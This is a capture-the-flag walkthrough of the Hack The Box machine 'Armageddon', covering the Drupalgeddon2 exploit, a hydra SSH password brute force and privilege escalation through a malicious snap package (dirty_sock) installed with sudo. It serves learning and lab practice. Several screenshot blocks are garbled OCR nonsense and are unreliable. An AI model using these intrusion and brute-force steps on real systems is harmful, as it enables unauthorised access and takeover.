Armageddon walkthrough

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Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

<u>Reconnaissance</u>

The results of an initial nMap scan are the following:

```
nmap -sT -Pn -p- -sV -sC -0 -A 10.10.10.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 11:02 AEDT
Nmap scan report for 10-10-10-233.tpgi.com.au (10.10.10.233)
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 7.4 (protocol 2.0)
 ssh-hostkey:
    2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
    256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
                    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
80/tcp open http
 nttp-ropots.txt: 36 disallowed entries (15 shown)
  /includes/ /misc/ /modules/ /profiles/ /scripts/
  /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
  /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
 _/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Armageddon | Armageddon
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/28%OT=22%CT=1%CU=43679%PV=Y%DS=2%DC=T%G=Y%TM=65B5
OS:9A0C%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=Z%II=I%TS=A)SEQ(S
OS:P=103%GCD=1%ISR=10B%TI=Z%TS=A)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%II=I%TS=A)SE
OS:Q(SP=103%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS(01=M53CST11NW7%02=M53CST1
OS:1NW7%03=M53CNNT11NW7%04=M53CST11NW7%05=M53CST11NW7%06=M53CST11)WIN(W1=71
OS:20%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5
OS:3CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4
OS:(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS:F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%
OS:T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%R
OS:ID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 2 hops
TRACEROUTE (using proto 1/icmp)
HOP RTT
             ADDRESS
    24.95 ms 10.10.14.1
    25.41 ms 10-10-10-233.tpgi.com.au (10.10.10.233)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.50 seconds
```

Picture 1 - nMap scan results

Open ports are 22 and 80. So, this machine has SSH enabled and an application running on port 80. Also, nMap recognized Linux as operative system and probably it is CentOS.


Initial foothold

First of all, I browsed to access to the application. Its index page was the following:



Picture 2 - Application on port 80

Using Wappalyzer extension tool for Firefox, I found that this application was based on Drupal version 7:



Picture 3 - Application details

Based on these information, I searched some useful exploit on Internet. I found the CVE-2018-7600. The root cause of this vulnerability is related to the Drupal theme rendering system. To create all of its UI elements, Drupal uses Form API, a powerful tool allowing developers to create forms and handle form submissions quickly and easily. To achieve this, the API uses a hierarchical associative array (Render Array, introduced in Drupal 7) containing the data that will be rendered, as well as some properties which establish how the data should be rendered. The associative array contains two elements (first parameter and second parameter), both have several parameters. A parameter key can be identified as it always starts with the hashtag # symbol. The #type parameter specifies the type of the HTML element (checkbox, textarea, etc.) and the #markup parameter is used to set HTML that will be output on the form. There are many other parameters that can be used with forms. Some of them provide a way to post-process the rendered output by re-parsing it through a user-supplied function. According to Drupal API documentation, this can be used to cache a view and still have some level of dynamic output. If the user-supplied callback function is not properly validated, a potential attacker might be able to insert malicious functions such as exec, system, eval, etc. to execute system commands, and take over the server.

User flag

Since I found a very interesting CVE to try to exploit, I downloaded the relative exploit code (called **Drupalgeddon2**) and run it against the target, as showed in the following picture:

```
| District | District
```

Picture 4 - Exploit

In this way, I obtained a shell with the application user **apache**, but it hadn't the user flag. So, I checked the **/etc/passwd** file and I found the user **brucetherealadmin**:

```
armageddon.htb>> pwd
/var/www/html
armageddon.htb>> cd /home
armageddon.htb>> pwd
/var/www/html
armageddon.htb>> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
armageddon.ntb>>
```

Picture 5 - /etc/passwd file

Lateral movement

At this point, I tried to brute force his SSH credentials with the following command:

hydra -l brucetherealadmin -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt 10.10.10.233 -t 4 ssh -f -V In this way, I found the correct credentials:

```
Appear with (c) 2000 by on Narrat/Fox & Naria MacLojat - Plays de cut on in military or acted service organizations, or for illegal partners (this is now disting, these w*s )gents Last and at 2002-10. ILLEGAL (Section 1.0 Acts). The datum of 1.0 Acts are serviced in acts and acts are serviced in acts are serviced in acts and acts are serviced in acts are serviced
```

Picture 6 - User password brute force

Honestly, I took these screenshots in a second moment and this command didn't work in acceptable time. So, I used a custom password list in this case. Anyway, I assure you that the password is included in **rockyou-75.txt** list file and that the command I inserted in my walkthrough worked. So, I connected in SSH with credentials just found and retrieved the user flag:

```
[k14d1u5@k14d1u5-kali]-[~/.../Per OSCP/Linux/Easy/Armageddon]
ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ED25519 key fingerprint is SHA256:rMsnEyZLB6×3S3t/2SFrEG1MnMxicQ0sVs9pFhjchIQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.233' (ED25519) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last failed login: Sun Jan 28 00:24:29 GMT 2024 from 10.10.14.29 on ssh:notty
There were 162 failed login attempts since the last successful login.

Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ ped
-bash: ped: command not found
[brucetherealadmin@armageddon ~]$ pwd
/home/brucetherealadmin
[brucetherealadmin@armageddon ~]$ ls -la
total 16
          -. 2 brucetherealadmin brucetherealadmin 99 Dec 14
                                                                2020
drwxr-xr-x. 3 root
                                                                2020
                                 root
                                                     31 Dec 3
lrwxrwxrwx. 1 root
                                                     9 Dec 11
                                                                2020 .bash_history → /dev/null
-rw-r--r-. 1 brucetherealadmin brucetherealadmin 18 Apr 1 2020 .bash_logout
rw-r--r-. 1 brucetherealadmin brucetherealadmin 193 Apr 1 2020 .bash_profile-
-rw-r--r-. 1 brucetherealadmin brucetherealadmin 231 Apr 1 2020 .bashrc
          -. 1 brucetherealadmin brucetherealadmin 33 Jan 28 00:01 user.txt
[brucetherealadmin@armageddon ~1$ cat user.txt
[brucetherealadmin@armageddon ~]$
```

Picture 7 - SSH connection and user flag

Privilege escalation

Since I found the user flag, I had to escalate my privileges to root. The useful information to achieve this goal, and retrieve the root flag, was:

```
Encoderonical Section 19:13 is presented.

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```

Picture 8 - Useful info to privesc

So, the user was able to run **snap install** command as root without password. I searched some exploits on Internet and I used the **dirty_sock** one. In particular, I prepared the following command to exploit this vulnerability:

```
The control of the co
```

Picture 9 - Prepare privesc exploit

This command created a **snap** file. I needed to install it to execute its code. In particular, this base64 coded code adds a **dirty_sock** user with password **dirty_sock**. I created this command based on https://github.com/initstring/dirty_sock exploit. All I needed to do was to install this snap file using:

```
sudo /usr/bin/snap install exploit.snap --devmode
```

became dirty_sock user:

```
su dirty_sock
```

and to spawn a root shell using the command:

```
sudo -i
```

So, I retrieved the root flag:

Picture 10 - Privilege escalation and root flag